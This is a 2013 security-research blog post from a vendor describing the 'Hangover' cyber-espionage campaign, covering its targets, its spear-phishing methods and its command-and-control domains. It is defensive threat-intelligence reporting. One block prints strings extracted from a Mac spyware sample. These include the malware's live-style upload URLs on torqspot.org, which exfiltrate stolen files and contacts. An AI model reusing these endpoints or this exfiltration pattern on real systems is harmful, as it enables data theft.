



insight, opinion &  
information

Security Exposed

Security Research


For Consumption

Norman Blog > :

« Older: [Cyberattack against Israeli and Palestinian targets for a year](#)

# THE HANGOVER REPORT

May 20, 2013 by [Snorre Fagerland](#) - [2 Comments](#)



## Unveiling an Indian Cyberattack Infrastructure

Sunday, March 17th this year the Norwegian telecom corporation Telenor reported that they had suffered an intrusion into their computer networks. Based on information Telenor shared with the infosec community, Norman Shark on its own initiative started an investigation into the attack infrastructure, an investigation that went on for about a little over a month. What we discovered surprised us a great deal.

We arrived at the conclusion that Telenor was not an isolated case, but part of a much larger attack pattern emanating from India. This conclusion is backed up by indicators found in malware, similar related



**The Author:**

**Snorre Fagerland**

Snorre Fagerland is a Principal Security Researcher in the Malware Detection Team (MDT) at Norman.

[View Posts](#)

## Security Research Bloggers

[Snorre Fagerland](#)  
[Einar Oftedal](#)  
[Felix Leder](#)  
[Lars Haukli](#)  
[Jonathan Camp](#)  
[Norman](#)

## Norman Blog Archive







[May 2013](#) (7)  
[April 2013](#) (8)  
[March 2013](#) (7)  
[February 2013](#) (11)  
[January 2013](#) (8)  
[2012](#) (140)  
[2011](#) (86)  
[2010](#) (47)  
[2009](#) (31)  
[2008](#) (11)

cases, domain registrations, hosting details and other available data from our own extensive dataset as well as public data.

The attackers were not very good at covering their tracks. We found for example several open drop folders where they had uploaded stolen data.

**Subscribe**

[Snorre Fagerland](#)  
[Security Research](#)  
[Norman Blog](#)


 20120726-144403_Backup files 2	26.07.2012 22:44	WinZip File	1 108 kB
 20120726-151723_Backup files 2	26.07.2012 23:17	WinZip File	1 740 kB
 20120726-151802_Backup files 1	26.07.2012 23:18	WinZip File	1 172 kB
 20120726-151821_Backup files 2	26.07.2012 23:18	WinZip File	574 kB
 20120726-151917_Backup files 1	26.07.2012 23:19	WinZip File	1 696 kB
 index	09.04.2013 09:43	Firefox HTML Doc...	2 kB

*Data stolen from a Chinese individual; contained presentations, documents, and a scanned ID.*

## Targets

The main focus for this attack group seems at least initially to have been targets of some national interest, such as entities in Pakistan. An aspect of this has already been covered in a recent blog post by ESET, [“Targeted information stealing attacks in South Asia use email, signed binaries”](#).

However, throughout 2012 and 2013 the same group appears to have branched out into **industrial espionage** as well, where Telenor was one of the known targets. Other sectors where we have indicators of intrusion attempts are mining/natural resources; automotive (see below); legal; engineering; food industry; military and finance.



*One apparent target was for example Porsche Informatik in Austria, where the malicious executable would open a link to the login screen of their webmail. We have no indication Porsche was breached by this malware.*

## The Oslo Freedom Forum incident

In a bizarre twist, the same attack group has apparently turned to another business area: Providing surveillance services to those who would like to spy on activists. We became aware of this very recently through an F-Secure blog post, "[Mac Spyware Found at Oslo Freedom Forum](#)". This development was uncovered after the Hangover report was frozen, and so is not present in the paper. It may be included in a later edition.

Based on the sample and Command&Control domain mentioned in the F-Secure post, we can say quite conclusively that the Oslo Freedom Forum attack was performed through the same attack infrastructure. We also found another MachO executable apparently written by the same person (same Apple Developer ID), and using another domain in the Hangover infrastructure – *torqspot.org*.

```

C<f8- zD5<Ea<$G< >C<f8/ z!$<D5<45e< <<.. zL5<+5eS <M<A5E1<>C<G$
! ? yz?? yz"? yz"? yz?0? h4? éRÄÿÿ h8? éFÄÿÿ h<? é:Äÿÿ h0? é.Äÿÿ hD?
ÿÿ h! ? éZÄÿÿ h?? éNÄÿÿ h"? ébÄÿÿ h? éUÄÿÿ h0? éJÄÿÿ close fileBackupS
: http://torqspot.org/App/MacADU/up.php?cname=%C&file=%C stringByAddingPercentEs
: CONTACTS mreslt %C CONTACTS urlResponse %d responseData: %C success http://torq
NSArray -x -k /Applications/ arrayWithObjects: setArguments: launch waitUntilExit
ch: executablePath http://torqspot.org/App/MacADU/up.php?cname=%C&file=%C&res=%C
URL: <EXTENSION> </EXTENSION> ; componentsSeparatedByString: setExtArray: NSAutot
TerminateAfterLastWindowClosed: c12C0:408 window C0C0:4 setWindow: NSObject File
ect: Data.dat Fail.dat UTF8String securitutable.png/cam=ang/upload.php retain on

```

## Geography

We do not know all countries affected by attacks from the Hangover


group, but we have seen indicators from countries Norway, Pakistan, US, Iran, China, Taiwan, Thailand, Jordan, Indonesia, UK, Germany, Austria, Poland, Romania and more – and the activist in Oslo Freedom Forum was reportedly from Angola.

## Methods

Infection vector seems predominantly to have been spear phishing via email. The emails would contain attachments and/or links, and the malwares involved would typically be self-extracting executables which would install downloaders, keyloggers and data stealers. In some cases, the initial intrusion was attempted via exploits (CVE-2012-0158, CVE-2010-3333, CVE-2012-0422, CVE-2012-4792), though we have so far seen no exploits that were not previously known.

By far most malware we have seen is written for Windows, using either C++ or Visual Basic, but as mentioned above there is also similar malware written for MacOS. We also rather suspect, based on indicators from public forums etc., that there is mobile malware in circulation produced by this group.

One of the most prevalent Windows malware families contains the text string “HangOver”, thus the name we have given this operation.




*HangOver, aka Hanove, is a malware family consisting of keyloggers and other data stealers.*

As can be seen in the picture above, a debug path is visible in the code, which is also the case for many other malwares in this operation. The debug paths reveal a large array of usernames and project names, hinting at multiple developers and specified tasks.

## Command & Control

A surprisingly large Command & Control infrastructure was uncovered. Not all domains were currently active, but the buildup was active even while we were working on our report. Several new malicious domains were registered in this period. Such domain registrations were always privacy protected. *Almost* always.



*A high-resolution image of this map is available in the report.*

In total, we mapped up somewhere over 600 fully qualified domain names in use, though that number is on the low side. After the report was frozen for publication we have found quite a few domains more.

Indicators we found in the data material seems to point towards private actors in India being the forces behind HangOver, and that freelance programmers often have been used for the actual coding.

A full detailed report and appendix containing indicators (strings, file hashes, FQDN's, IP addresses etc) is available from this page: [The Hangover Report](#)

*PS: The citations should now make more sense.*

Tags:

19

**Tweet**

246

Like

71

Send

## 2 Responses to *THE HANGOVER REPORT*



**Seth Geftic** says:

May 20, 2013 at 11:14 pm

The RSA FirstWatch team wrote a follow up blog focusing on the malware involved with this attack. You can find it here:

<http://blogs.rsa.com/dont-fear-the-hangover-network-detection-of-hangover-malware-samples/>

Great research!

[Reply](#)



**sriram** says:

May 21, 2013 at 4:58 pm

amazing report .... i guess more APT are there in and around indian sub continent

[Reply](#)

## Leave a Reply

Your email address will not be published. Required fields are marked \*

Name \*

Email \*

Website

Comment

You may use these HTML tags and attributes: `<a href="" title="">`  
`<abbr title="">` `<acronym title="">` `<b>` `<blockquote cite="">`  
`<cite>` `<code>` `<del datetime="">` `<em>` `<i>` `<q cite="">` `<strike>`  
`<strong>`

**makes**

**Attarte**



Type the two words

[Privacy & Terms](#)

Post Comment

[Norman.com](#) [Privacy Policy](#) [Trademarks](#) [Contact Us](#)

© Norman AS